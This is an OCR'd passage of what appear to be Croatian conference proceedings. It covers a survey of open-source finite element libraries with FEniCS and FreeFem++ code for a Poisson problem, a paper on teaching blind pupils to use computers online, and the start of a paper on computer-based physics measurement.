$$-\Delta u = f \text{ u domeni } \Omega \subset R^n, \qquad (1)$$

uz Dirichletov rubni uvjet $u = 0$ na Γ_D, (2)

i Neumannov rubni uvjet $\nabla u \cdot \vec{n} = g$ na Γ_N. (3)

Rubni uvjeti zadaju se na granici domene $\partial\Omega = \Gamma_D \cup \Gamma_N$ ($\vec{n}$ je standardna oznaka za vanjsku normalu na granicu, a f i g su zadane funkcije). Poissonova jednadžba je jednostavan model za provođenje topline, tok fluida, elektromagnetizam i mnoge druge procese, a može se shvatiti i kao dio za izgradnju velikog broja složenijih modela uključujući Navier-Stokesove jednadžbe.

Označimo s V prostor svih funkcija $u \in H^1(\Omega)$ - standardnog prostor Soboljeva koje imaju svojstvo $u = 0$ na Γ_D. Jednadžbu (1) pomnožimo s funkcijom $v \in V$, integriramo po domeni Ω i primijenimo formulu parcijalne integracije uvažavajući rubne uvjet. Za zadani rubni problem (1)-(3) nalazimo tako da njegova *varijacijska (slaba) formulacija* glasi:

naći $u \in V$ tako da je

$$\int_\Omega \nabla u \cdot \nabla v \, dx - \int_\Omega fv \, dx - \int_{\Gamma_N} gv \, ds = 0 \qquad (4)$$

za svaku funkciju $v \in V$. Funkcija u je *slabo rješenje* problema (1)-(3), a funkcije v se nazivaju *test funkcije*. Kraće se (4) može zapisati ovako

$$a(u,v) = L(v) \qquad (5)$$

gdje je „lijeva strana“ bilinearna forma

$$a(u,v) = \int_\Omega \nabla u \cdot \nabla v \, dx \qquad (6)$$

i „desna strana“ linearna forma

$$L(v) = \int_\Omega fv \, dx + \int_{\Gamma_N} gv \, ds \,. \qquad (7)$$

Približna rješenja se traže u konačnodimenzionalnom podprostoru $V_h \subset V$ tj. traži se $u \in V_h$ tako da vrijedi

$$a(u,v) = L(v) \text{ za sve funkcije } v \in V_h \,. \qquad (8)$$

To vodi na rješavanje linearnog sustava

$$AU = B \qquad (9)$$

gdje matrice A i B imaju elemente $A_{ij} = a(\phi_j, \phi_i)$ i $B_i = L(\phi_i)$ tj. odgovaraju vrijednostima bilinearne a i linearne forme L izračunatim za bazne funkcije (ϕ_i) konačnodimenzionalnog *prostora konačnih elemenata* V_h, a vektor rješenja sustava $U \in R^N$ odgovara koeficijentima konačnodimenzionalnog rješenja $u(x) = \sum_{j=1}^{N} U_j \phi_j(x)$.

Ako se za Poissonov rubni problem (1)-(3) odabere da je $\Omega = [0,1]\times[0,1]$ - domena jedinični kvadrat,

$\Gamma_D = \{(0,y)\cup(1,y)\subset\partial\Omega\}$ - Dirichletova granica,

$\Gamma_N = \{(x,0)\cup(x,1)\subset\partial\Omega\}$ - Neumannova granica,

$g = \sin(5x)$ - normalna derivacija i

$f = 10\exp\left(-\left((x-0.5)^2+(y-0.5)^2\right)/0.02\right)$ - izvorni član,

onda kompletan Python program koji metodom konačnih elemenata (za uniformnu 32×32 triangulaciju domene) nalazi i prikazuje rješenje izgleda ovako:

```
from dolfin import *

# definiranje mreže i prostora funkcija
mesh = UnitSquare(32, 32)
V = FunctionSpace(mesh, "Lagrange", 1)

# definiranje Dirichletove granice
def boundary(x):
    return x[0] < DOLFIN_EPS or x[0] > 1.0 − DOLFIN_EPS


# definiranje rubnog uvjeta
u0 = Constant(0.0)
bc = DirichletBC(V, u0, boundary)

# definiranje varijacijskog problema
u = TrialFunction(V)
v = TestFunction(V)
f = Expression("10*exp(− (pow(x[0] − 0.5, 2)
                          + pow(x[1] − 0.5, 2)) / 0.02)")
g = Expression("sin(5*x[0])")
a = inner(grad(u), grad(v))*dx
L = f*v*dx + g*v*ds

# računanje rješenja
u = Function(V)
solve(a == L, u, bc)

# spremanje rješenja u VTK formatu
file = File("poisson.pvd")
file << u

# grafički prikaz rješenja
plot(u, interactive=True)
```



Slika 1: Rješenje u Poissonovog rubnog problema

Npr. u se može interpretirati kao temperatura tijela koje zauzima domenu Ω a pod djelovanjem vanjskog izvora topline f i dotoka topline g kroz granicu Γ_N.

U Python kodu prepoznajemo osnovne elementi svakog programa za metode konačnih elemenata:

- definiranje mreže i prostora konačnih elemenata,
- slaganje diskretnog linearnog sustava ili lineariziranog sustava jednadžbi (za nelinearne probleme),
- rješavanje linearnog sustava,
- post-processing – izračunavanje ili vizualizacija rješenja.

II. PREGLED BIBLIOTEKA

Aplikacije za svaki novi projekt danas više ne mogu biti pisane svaki put ispočetka. Stoga je preporučljivo graditi ih u fleksibilnim programabilnim okruženjima za rješavanje parcijalnih diferencijalnih jednadžbi. Postojeće softverske biblioteke izdane pod licencama otvorenog koda podržavaju elemente neophodne za metode konačnih elemenata. One omogućuju da se konkretan model definira na jednostavan način prema sintaksi koja je bliska matematičkom jeziku i apstrakciji. Najčešće su napisane u C++ i za rezultat daju izuzetno efikasan kod. S velikim faktorom smanjuju potrebno vrijeme razvoja modela za nestandardne probleme za parcijalne diferencijalne jednadžbe koji su iznad mogućnosti komercijalnih softverskih paketa. Stoga ne čudi njihov brzi razvoj kroz suradnju korisnika širom svijeta. I mene su mnoge privukle posljednjih godina.


Slijedi pregled nekoliko zanimljivih biblioteka.

A. deal.II

web stranica: http://www.dealii.org/
aktualna stabilna inačica: 7.1.0

deal.II (Differential Equations Analysis Library) je javno dostupna objektno orijentirana C++ biblioteka otvorenog koda za numeričko rješavanje parcijalnih diferencijalnih jednadžbi.

Glavne klase deal.II biblioteke su grupirane u module čija povezanost je prikazana na Slici 2.



Slika 2: moduli deal.II biblioteke

1. Triangulacija (Triangulation) domene je moguća s četverokutima tj. ide preko preslikavanja referentne hiperkocke $[0,1]^n$. Podaci o mreži su dostupni preko ugrađenih iteratora koji omogućavaju kretanje od jednog elementa do drugog i dobivanje svih informacija o njima.

2. Klase konačnih elemenata (Finite Element) opisuju svojstva prostora konačnih elemenata na referentnom elementu npr. lokaciju i broj stupnjeva slobode, bazne funkcije.

3. Kvadraturne formule s koordinatama i težinama kvadraturnih točaka za referentne elemente opisuju klase kvadrature (Quadrature).

4. Klase za upravljanje stupnjevima slobode (DoFHandler) alociraju potrebnu memoriju, omogućavaju globalnu numeraciju i dodatna ograničenja za stupnjeve slobode, a pružaju i specijalnu podršku za multilevel metode i hp-elemente.

5. Sa referentnog na konkretan element i obratno preslikavaju se (Mapping) bazne funkcije i njihove derivacije, kvadraturne točke i težine.

6. Kad se odabere konkretan konačni element, kvadratura i preslikavanje, mogu se izračunati potrebne diskretne vrijednosti (FEValues) u točkama koje se nalaze unutar elemenata ili na njihovim rubovima.

7. S izračunatim vrijednostima za sve elemente triangulacije domene slaže se matrica linearnog sustava i vektor njegove desne strane (Discrete System).

8. Da bi se našlo konačnodimenzionalno rješenje linearni sustav se rješava (Solver) nekom od iterativnih ili direktnih metoda.

9. Ako se izračunato rješenje želi kasnije prikazati nekim od vanjskih programa za vizualizaciju, može ga se zapisati u odgovarajućem izlaznom formata (Output).

Wolfgang Bangerth i Guido Kanschat su 1998. počeli razvijati deal.II na Universität Heidelberg [1], a danas je održavaju na Texas A&M University zajedno sa nekoliko stotina korisnika. Početni dizajn biblioteke deal.II je bio vođen primjenom C++ STL (standard template library) i kriterijima: fleksibilnost, jednostavnost korištenja, brzina, kvalitetno održavanje [1]. deal.II je sada kompleksan kod (550000 linija) koji je izvrsno dokumentiran (5000 stranica). Za početne korisnike postoji online priručnik s 40 step-by-step primjera (500 stranica). Kao klasičnoj C++ biblioteci pristupa joj se iz C++ jezika. Omogućava da se uniformno, istim kodom rješava problem bez obzira na dimenziju prostora kojoj pripada (dimenzija 1,2 ili 3 je parametar za C++ predložak). Dostupna je za preko 30 kombinacija operacijskih sustava i kompajlera. Koristi se za mnoge akademske i komercijalne projekte pa pokriva širok raspon aplikacija. Neke od mogućnosti deal.II biblioteke su: različiti prostori konačnih elemenata, adaptivno i hijerarhijsko profinjenje mreže, multigrid solveri, multilevel metode, hp-metode, masivno paralelno računanje, višenitnost za višeprocesorska računala.


Autori Wolfgang Bangerth, Ralf Hartmann i Guido Kanschat su 2007. godine za deal.II primili Wilkinsovu nagradu za numerički softver [3]. Brojna zajednica korisnika i razvojnih programera je povezana preko 2 mailing liste, svn repozitorija i wikija, a od 2010. godine se sastaju na radionicama u Heidelbergu.

B. FEniCS

web stranica: http://fenicsproject.org/
aktualna stabilna inačica: 1.0.0

U prosincu 2011. objavljena je prva stabilna, dokumentirana i podržana 1.0 inačica FeniCS projekta – integriranog okruženja za automatizirano rješavanje diferencijalnih jednadžbi metodama konačnih elemenata. Ideja iz 2003. godine o takvom – općem, a jednostavnom i efikasnom kodu bila je rezultat dugogodišnje suradnje Claes Johnsona (Chalmers University of Technology) i Ridgway Scotta (University of Chicago). Metodologija i tijek razvoja FEniCS-a kroz posljednjih desetak godina opisani su u brojnim znanstvenim člancima.

FEniCS se sastoji od više softverskih komponenti koje su licencirane kao GPL ili LGPL. Njihova interakcija je prikazana na Slici 3. Ključne su: DOLFIN – sučelje za rješavanje problema, FFC – prevoditelj formi, FIAT – automatski tabulator elemenata, Instant – just-in-time kompajler, UFC – kod za slaganje formi i UFL – jezik formi. Sve ih povezuje DOLFIN. On pruža i najviše funkcija prema korisniku: ulazne i izlazne rutine, generiranje mreže i rad s mrežom, generičko slaganje formi, korištenje ostalih komponenti i vanjskog softvera.



Slika 3: komponente FEniCS projekta

Biblioteci se može pristupiti iz C++ i Python programa tj može je se uključiti kao tradicionalnu C++ biblioteku ili kao podjednako efikasan standardni Python modul.

Za razliku od deal.II, diskretizacija varijacijskog problema je potpuno automatizirana. Bilinearne i linearne forme se zapisuju u posebno za to razvijenom jeziku UFL koji je proširenje Pythona, a svojom sintaksom je blizak matematičkom zapisu. Za C++ program forme koje su specifične za problem koji se rješava treba iz UFL s FFC prevesti u datoteku zaglavlja. Alternativno se FFC može pozvati u Pythonu preko Instanta koji ih po potrebi (just-in-time) prevodi. I rješavanje linearnih sustava je automatizirano - preko DOLFINA uniformnim povezivanjem s vanjskim bibliotekama (PETSc, Trilinos/Epetra, uBLAS, MTL4) u pozadini. Korisnik može promijeniti solver u pozadini upisivanjem vrijednosti samo jednog parametra. Moguća je i automatska kontrola greške i adaptivnost.

FEniCS nudi širok raspon elemenata koje za proizvoljan stupanj generiraju: FIAT numerički i SyFi simbolički. U 1D, 2D i 3D dopušteni su simpleksi – intervali, trokuti, tetraedri. Podržan je i distribuirani paralelni način rada. Jednostavno i brzo crtanje mreže i rješenja preko DOLFIN-a ostvaruje Viper. Rješenje se može zapisati i u VTK formatu za kasniju vizualizaciju profesionalnim programima.

Početkom 2012. objavljena je knjiga "Automated Solution of Differential Equations By the Finite Element Method" [4] s preko 700 stranica koja sadrži priručnik za rad s Python sučeljem, detalje implementacije i opis nekih FEniCS aplikacija. Trenutno projekt povezuje više europskih i američkih institucija (Simula Research Laboratory, University of Cambridge, University of Chicago, Texas Tech University i KTH Royal Institute of Technology). Razvoj svih komponenti i komunikacija su bazirane na modernoj platformi Launchpad i sigurno će i to privući velik broj novih suradnika.

C. *FreeFem++*

web stranica: http://www.freefem.org/ff++/
aktualna stabilna inačica: 3.18-1

FreeFem++ je napisan u C++ i zapravo je poseban jezik baziran na C++ i bisonu[1] za jednostavno rješavanje parcijalnih diferencijalnih jednadžbi metodom konačnih elemenata.Npr. ovako rješava polazni Poissonov problem:

```
mesh Th=square(16,16);
fespace Vh(Th,P1);
Vh u,v;
func f=10*exp(−((x-0.5)^2 + (y-0.5)^2)/0.02);
func g=sin(5*x);
solve Poisson(u,v)=int2d(Th)(dx(u)*dx(v)+dy(u)*dy(v) )
                   − int2d(Th)(f*v)
                   − int1d(Th,1,3)(g*v)
                   + on(2,4,u=0);

plot(u);
```

[1] bison je GNU implementacija parsera yacc (yet another compiler compiler)


Izvrstan je za podučavanje metode konačnih elemenata, ali i za brzo testiranje novih ideja i za složenije aplikacije. Na posljednjoj FreeFem++ radionici krajem 2011. godine u Parizu je istaknuto da nije samo akademski solver već da se može koristiti i za rješavanje realističnih, industrijskih problema.

FreeFem++ razvijaju i održavaju od 2001. godine Olivier Pironneau, Frédéric Hecht, Antoine Le Hyaric i Jacques Morice na Université Pierre et Marie Curie, Laboratoire Jacques-Louis Lions.

FreeFem++ omogućava napredno automatsko generiranje mreže i njeno adaptivno profinjenje. U 2D i 3D ima veliku kolekciju konačnih elemenata, a dopušta da se i novi elementi u biblioteku lako dodaju. Za rješavanje linearnih sustava koristi brze solvere (npr. UMFPACK i SuperLU). Dostupan za velik broj operacijskih sustava (Linux, Unix, FreeBSD, Solaris 10, Windows, MacOS X) i instalira se automatski sa svim potrebnim programima.

FreeFem++ ima veliku zbirku primjera i lijep, uvijek ažuran priručnik [5], u pdf formatu) na preko 300 stranica namijenjen studentima, istraživačima i inženjerima.

Antoine Le Hyaric je za pisanje FreeFem++ skripti napravio integrirano razvojno okruženje visokog nivoa. FreeFem++-cs je izvrstan alat client/server dizajna koji uz intuitivno grafičko sučelje za FreeFem++ pruža i brojne dodatne mogućnosti. Na slici 4 se vidi kako ono izgleda na primjeru skripte za 3D Poissonovu jednadžbu.



Slika 4: FreeFem++-cs ver. 10.14 na Windows 7

GetFEM++

web stranica: http://gna.org/projects/getfem
aktualna stabilna inačica: 4.1.1

Generičku biblioteku kao alat za istraživanje konačnih elementa zamislio je 2004. godine profesor Yves Renard iz Liona. On i Julien Pommier su napisali i održavaju GetFEM++ − oko 120.000 linija koda u C + + (a neke i u Matlabu, Pythonu i Perlu).

GetFEM++ se može preko sučelja u Scilabu, Matlabu ili Pythonu koristiti bez znanja programiranja u C++ i bez poznavanja detalja samog koda za razliku od deal.II. Vrlo

je fleksibilna što se tiče prostora konačnih elemenata. Dizajniran je tako da su metode konačnih elemenata razdvojene od geometrijskog opisa elemenata i metoda integracije. Stoga može koristiti sve vrste elementa u bilo kojoj dimenziji prostora. Uz mnoge ugrađene elemente novi se mogu lako dodavati. Ima i velik broj predprogramiranih metoda konačnih elemenata.

GetFEM++ nije zamišljen da generira mreže već koristi za ulaz gotove mreže dobivene programima GID, GMSH i EMC2. Izvodit se može samo serijski. Ima ugrađenu vizualizaciju pa omogućuje studentima lako predstaviti velik broj praktičnih primjena metoda konačnih elemenata.

GetFEM++ je 2007. dobio drugu nagradu "Trophees du Libre 2007" u kategoriji znanstvenog softvera.

D. libMesh

web stranica : http://libmesh.sourceforge.net/
aktualna stabilna inačica: 0.7.2

Inspiriran funkcionalnošću deal.II biblioteke Benjamin Kirk je 2001. godine na University of Texas (CFDLab, Austin) započeo pisanje C++ biblioteke libMesh. Glavni motivi [6] za stvaranje nove biblioteke su bili: paralelnim načinom smanjiti potrebno vrijeme zahtjevnijih simulacija (npr. za dinamiku fluida na nestrukturiranim mrežama koje se adaptivno profinjuju) i pri tome zadržati jednostavnost koda koji će tako znanstvenim istraživačima ostaviti slobodu da se lakše fokusiraju na samu fiziku problema koji modeliraju. Biblioteka je dizajnirana tako da se jednostavno može ugraditi indikator greške, koji određuje gdje se mreža treba profiniti, i sama strategija profinjenja što je specifično i bitno za svaku aplikaciju. Do sada je desetak mladih razvojnih programera bilo dio libMesh tima. Iako joj je razvoj posljednjih godina usporen i nije još dosegla inačicu 1.0, zabilježeno je da je njen izuzetno efikasan kod korišten za preko deset disertacija, preko sto znanstvenih radova i da je ugrađena u nekoliko aplikacija.

libMesh podržava u serijskom i paralelnom načinu rada 1D, 2D i 3D stacionarne i evolucijske simulacije s velikim brojem popularnih tipova konačnih elemenata na četverokutima, trokutima, heksaedrima, tetraedrima, prizmama, piramidama i nekim beskonačnim elementima. Biblioteka koristi manji broj odabranih kvalitetnih vanjskih biblioteka. Npr. PETSc – za rješavanje linearnih i nelinearnih sustava, LASPack – za serijsko rješavanje linearnih sustava, SLEPc – za rješavanje standardnih i generaliziranih problema svojstvenih vrijednosti i METIS / ParMETIS – za particiju mreže u serijskom / paralelnom načinu rada.

Sve klase su dokumentirane i na tridesetak primjera ilustrirane primjene. Iako ima mnogo sličnosti s deal.II, prati je dokumentacija koja je sažetija, s manje detalja i stoga je primjerena naprednijim korisnicima. Dostupna je preko servisa Sourceforge (http://www.sourceforge.net) pod LGPL licencom.

III. USPOREDBA BIBLIOTEKA

Početni dizajn biblioteka je najvažniji za razvoj svake od njih. Usporedba biblioteka prema njihovim značajkama je prikazana Tablicom 1.

TABLICA I. USPOREDBA BIBLIOTEKA

	deal.II	**FEniCS**	**FreeFem++**	**GetFem++**	**libMesh**
programski jezik biblioteke	C++	C++	C++	C++ (+ Matlab, Pythonu , Perl)	C++

IV. ZAKLJUČAK

Ne postoji softverski paket koji bi zadovoljio želje svih korisnika. Svaki ima svoje specifičnosti i prednosti. Komercijalni softverski paketi su ograničeni na određene tipove jednadžbi i primjena pa je i male varijacije metoda ponekad nemoguće napraviti. Kompletan razvoj koda, koji je za metode konačnih elemenata često vrlo velik i kompleksan, može biti izuzetno zahtjevan.

Najbolje je stoga ovisno o ciljanoj aplikaciji odabrati najprimjereniju među nemalim brojem dostupnih programskih biblioteka, jer već imaju implementirane detalje rada s mrežom, potrebne strukture za rad sa stupnjevima slobode, detalje formata ulazne mreže i formata izlaza za grafiku, podršku za paralelni način rada, interfejs prema bibliotekama linearne algebre i sl.

Poučavanje slijepih učenika u online okruženju

Nikola Rundek
Centar za odgoj i obrazovanje „Vinko Bek“ Zagreb, Hrvatska
nikola.rundek@skole.hr

Sažetak - Sve se više važnosti pridaje osposobljavanju slijepih u porabi računala. Jedan je od tih načina i novčana pomoć države u nabavi pomoćnih tehnologija (čitač ekrana, računalo).

Slijepi moraju poznavati tipkovnicu kako bi izveli i najjednostavniju računalnu operaciju.Poučavanje slijepih još nije sustavno, a i nedostaje njima prilagođena literatura.

U ovome radu opisujem svoja iskustva u obuci učenika. Za poučavanje rabim komunikacijske alate, tekstove koje pišem iz perspektive korisnika čitača ekrana i tipkovnih naredbi. Rabim i web 2.0 alate koje ocijenim pristupačnima.

Moj pokušaj poučavanja nije službeno definiran. Rad se zasniva na mojoj i učenikovoj dobrovoljnosti.

I. UVOD

Centar za odgoj i obrazovanje "Vinko Bek" je ustanova socijalne skrbi za obrazovanje i rehabilitaciju slijepih i slabovidnih. Centar djeluje na području cijele Hrvatske, te tako pruža podršku i slijepim i slabovidnim učenicima integriranim u redovni obrazovni sustav.

Osim toga, Centar korisnicima nudi i mogućnost informatičkog opismenjavanja koje omogućuje pomoćna računalna tehnologija.

U Centru "Vinko Bek" radim kao korektor za brajicu (priprema knjiga na Brajevom pismu). Budući da i sam privatno i profesionalno koristim pomoćne računalne tehnologije, uključio sam se u obuku učenika koji su integrirani u redovno obrazovanje.

Obučavam učenike korištenju čitača ekrana, radu na računalu i radu elektronskom bilježnicom kao dopunu brajičnome pisaćem stroju u nastavi. Za ovakav način poučavanja ne postoje edukacijske smjernice već se on zasniva na mom osobnom istraživanju i radu.

II. ONLINE POUČAVANJE

A. *Pomoćne tehnologije*

U pomoćne tehnologije spadaju čitači ekrana, govorne jedinice i brajične elektronske bilježnice. Čitači ekrana i govorne jedinice su programi koji se instaliraju na operacijske sustave. Sve što je prikazano na ekranu računala ovi programi „čitaju“ tj.izgovaraju.

Elektronske su bilježnice uređaji koji imaju brajični redak i tipkovnicu, vlastiti operacijski sustav, a neke i ugrađenu govornu jedinicu. Svoj sadržaj interpretiraju Brajevim pismom na brajičnome retku i govorom ugrađene govorne jedinice.

Intenzivnije korištenje ovih tehnologija započelo je izmjenom postojećeg Pravilnika o ortopedskim i drugim pomagalima Hrvatskog zavoda za zdravstveno osiguranje kojom je osigurana njihova besplatna nabava.

B. *Način obuke*

Ne postoje službene spoznaje i istraživanja o najprimjerenijoj dobi slijepe i slabovidne djece u kojoj bi trebalo započeti s učenjem korištenja računalnih tehnologija.

Dob učenika koje poučavam je različita, od jedanaest do šesnaest godina. Svakog učenika posjećujem dva put mjesečno, tijekom školske godine. U poučavanju sudjeluje i kolegica iz Centra koja učenike poučava deseteroprstnom pisanju.

Kolegica i ja radimo kod kuće pojedinog učenika rabeći njegove tehnologije i računalo.

Pojam računala i svega što se uza nj veže, većini učenika je apstraktan. Te pojmove učenicima nastojim približiti analogijama iz njihova stvarnoga života. Primjerice, većina će učenika radnu površinu operacijskoga sustava lakše zamisliti ako se ona usporedi s njihovim radnim stolom na kojemu se nalaze njihove brajične knjige, brajični papiri za pisanje, omotnice, mape u koje ulažu ispisane papire i tako dalje. Istom će analogijom lakše shvatiti i pojam programa za obradu teksta. On se tako može predočiti kao prazan list papira koji je uvučen u brajični stroj, a kursor kao glava brajičnoga stroja koja se - kao i on - pri pisanju miče s lijeva nadesno.

Slijepi korisnici računala rabe isključivo tipkovnicu za sve operacije. Oni prvo moraju naučiti deseteroprstno pisanje. U tome procesu oni se navikavaju na glas govorne jedinice, nauče naredbe za čitanje i upravljanje napisanim tekstom.

Ovaj dio obuke učenicima je dosadan, što traži moj dodatni angažman dok ne shvate da je poznavanje tipkovnice jedini način da bi mogli koristiti računalo. Brzina svladavanja pisanja ovisi o njima: neki samostalno pišu zadane vježbe, a neki jedino uz naš nadzor.

C. *Komunikacijski alati*

Kada je učenje pisanja gotovo, prelazi se na korištenje programa za elektroničku poštu. Budući da učenik poznaje tipkovnicu, lako svladava i pamti tipkovne naredbe koje se u njemu rabe. Osim toga, učenik i dalje vježba slušanje čitača ekrana, to jest programskih obavijesti koje se pritom pojavljuju.

Učenik nauči kako slati/primati poruke, slati/primati dodatke uz njih.

Razmjena poruka elektroničke pošte potiče učenikovu motiviranost: njegovo pisanje postane bolje i uspješnije zbog želje za komunikacijom s drugima.

Da bi potakli veću motiviranost, obučili smo učenike i uporabi komunikacijskoga alata Skype. Ovim smo ostvarili još jedan vid podrške.

Učenici često imaju nejasnoća i problema u samostalnom korištenju računala. Tada mi pošalju poruku elektroničke pošte kojom se dogovaramo za razgovornu konferenciju ili me kontaktiraju telefonom.

C. Ostale preporuke Primjeri korištenja alata Skype

Pri rješavanju problema oslanjam se na učenikov opis budući da nemam nadzor nad njegovim računalom. U tome radu važno je ciljanim pitanjima učenika usredotočiti na opis problema, jer on sam često ne zna što mu se dogodilo, odnosno nije siguran je li razumio ono što mu je čitač ekrana pročitao.

S obzirom na svoje iskustvo slijepog korisnika računala, u većini slučajeva mogu otkriti što se dogodilo. Navodim učenika kako da otkloni problem, a povratnu mi informaciju pruža njegov ćitač ekrana.

Primjerice, jednoj učenici iz Karlovca čitač ekrana je "izbacio" čudnu poruku. Ona je upamtila nekoliko riječi te poruke. Na temelju toga shvatio sam da je poništena aktivacija legalnosti čitača i da je počeo raditi u probnom režimu.

Razgovorm putem Skypa uputio sam je kako da ponovno aktivira program.

No, komunikacija s pomoću Skypea ne služi samo za otklanjanje korisničkih problema. Ovaj je alat izvrstan i za dodatno poučavanje i ponavljanje usvojenih sadržaja

U prvome sam polugodištu ove školske godine poučavao učenicu u Zadru uporabi elektronske bilježnice. Ona je pokazala velik strah prema uređaju, a i brzo je zaboravljala naučene postupke

U prvome sam polugodištu ove školske godine poučavao učenicu u Zadru uporabi elektronske bilježnice. Ona je pokazala velik strah prema uređaju, a i brzo je zaboravljala naučene postupke

Kada je odlučeno da uređaj počne rabiti u nastavi, imali smo učestalije razgovore u kojima smo utvrđivali već naučene postupke. Njoj je to koristilo jer je svladala svoju nesigurnost, a time je smanjila i broj pogrješaka pri rukovanju uređajem.

D. Online poučavanje

Neki su učenici voljni upoznati što više računalnih mogućnosti, te sam tako dodatno radio s dvije učenice za vrijeme zimskih praznika.

Poučavanje je bilo u obliku tekstova koje sam slao elektroničkom poštom. Pisao sam iz perspektive slijepog korisnika računala o dodatnim mogućnostima programa elektroničke pošte: kako se šalju poruke na više adresa, kako se stvaraju nove mape i arhiviraju poruke.

Učenice su također naučile kako mogu provjeriti veličinu dokumenata ili mapa, kako se kretati internetskim stranicama, spremati ih kao omiljene lokacije, te kasnije pronalaziti

U svakome je tematskom tekstu bio i zadatak koji su morale izvršiti.

U online je okružju važna povratna informacija, pa sam uz svako rješenje tražio i dodatne informacije o razumijevanju uputa i zadatka.

Izradio sam i online testove s pomoću alata ProProfs. Iako ima mnogo alata za izradu testova/kvizova, teško je naći onaj koji je pristupačan početnicima u korištenju čitača ekrana. Prije rješavanja testova, morao sam učenice naučiti kako se tipkovnim naredbama označuju odgovori, te kako te elemente čitač ekrana interpretira

Učenice su ovakav način rada - mada za njih neobavezan - shvatile vrlo ozbiljno uočavajući korist od proširivanja svojega znanja. One su izrazile zadovoljstvo tim načinom rada i otkrivanjem mogućnosti za koje nisu znale.

Njihovo zadovoljstvo me motiviralo za istraživanje i pronalaženje novih alata pristupačnih slijepim korisnicima

III. ZAKLJUČAK

Prije su slijepi morali gotovo u svemu tražiti pomoć. Za njih stoga razvoj računalnih tehnologija u prvom redu predstavlja zamjenu ljudi koji su im pomagali u svakodnevnim aktivnostima, kao što je na primjer, čitanje novina ili prepisivanje nekoga teksta.

Postoje primjeri slijepih korisnika koji su pokazali da je moguće bavljenje i naprednim računalnim poslovima, kao što je programiranje ili održavanje mrežnih infrastruktura.

Sve to govori da je potrebno posvetiti pažnju obuci današnjih učenika. Oni su u boljem položaju od prethodnih generacija utoliko što organizirane obuke nije bilo, a pomoćne su tehnologije danas dosegle određenu mjeru pouzdanosti u svome radu.

Poznavanje pomoćnih tehnologija omogućuje praćenje računalnih tehnologija općenito, a korisnike čini i profesionalno konkurentnijim na tržištu rada.

.

MJERENJE FIZIKALNIH VELIČINA POMOĆU RAČUNALA

Rifat Ramčić
OŠ Kraljevica, Kraljevica
E-mail:rifat.ramcic@skole.hr

Sažetak - Sa računalom je spojen digitalni instrument koji može mjeriti fizikalne veličine koje se najčešće mjere i uče iz fizike:
U-napon; I-struja; R-električni otpor vodiča; T-temperatura; f-frekvencija. . .
Na računalu se može istodobno prikazati analogni i digitalni prikaz-instrument, kao i tablični i grafički prikaz ovisnosti promjene vrijednosti pojedinih veličina o vremenu. Istovremeno se može prikazati i srednja vrijednost mjerenja te ispisati rezultate na pisač, a ispisani rezultati se ulažu u školsku bilježnicu.
Na ovaj način učenici zorno i praktično usvajaju složeno gradivo i znaju ga primijeniti.

I. UVOD

Svjedoci smo sve bržeg i nezaustavljivog razvoja informatike i digitalnih mjernih instrumenata. Nameće se i njihova primjena, pored ostalih djelatnosti, u fizici. Mjerni instrumenti (uglavnom su to voltmetar i ampermetar) koje učenici koriste u fizici osnovne škole, zastarjeli su i glomazni, uglavnom analogni, te ih učenici nerado koriste za mjerenja.

Kako bi učenicima povećali zanimanje za električna mjerenja, kao i uporabu računala u nastavi fizike, upotrijebljen je univerzalni digitalni mjerni instrument PROTEK 506, koji preko serijskog (RS 232) porta računala izmjerene vrijednosti fizikalnih veličina prenosi direktno na zaslon računala.

Izmjerene veličine mogu se također očitati direktno na zaslonu mjernog instrumenta, obrađivati na računalu te na kraju ispisati na pisaču. Sam mjerni instrument ima mogućnost digitalnog i analognog prikazivanja fizikalnih veličina, pojedinačno ili istovremeno, automatsko izračunavanje srednje vrijednosti te vremenski ovisnu promjenu prikaza promjene fizikalne veličine kao što je npr. temperatura. Jednostavno se mogu izraditi grafikoni i tablice, ispisati u boji te zalijepiti u školsku bilježnicu, a svaki učenik može samostalno odabrati vrstu grafikona i boju prikaza.

II. POTREBNA OPREMA I PRIBOR

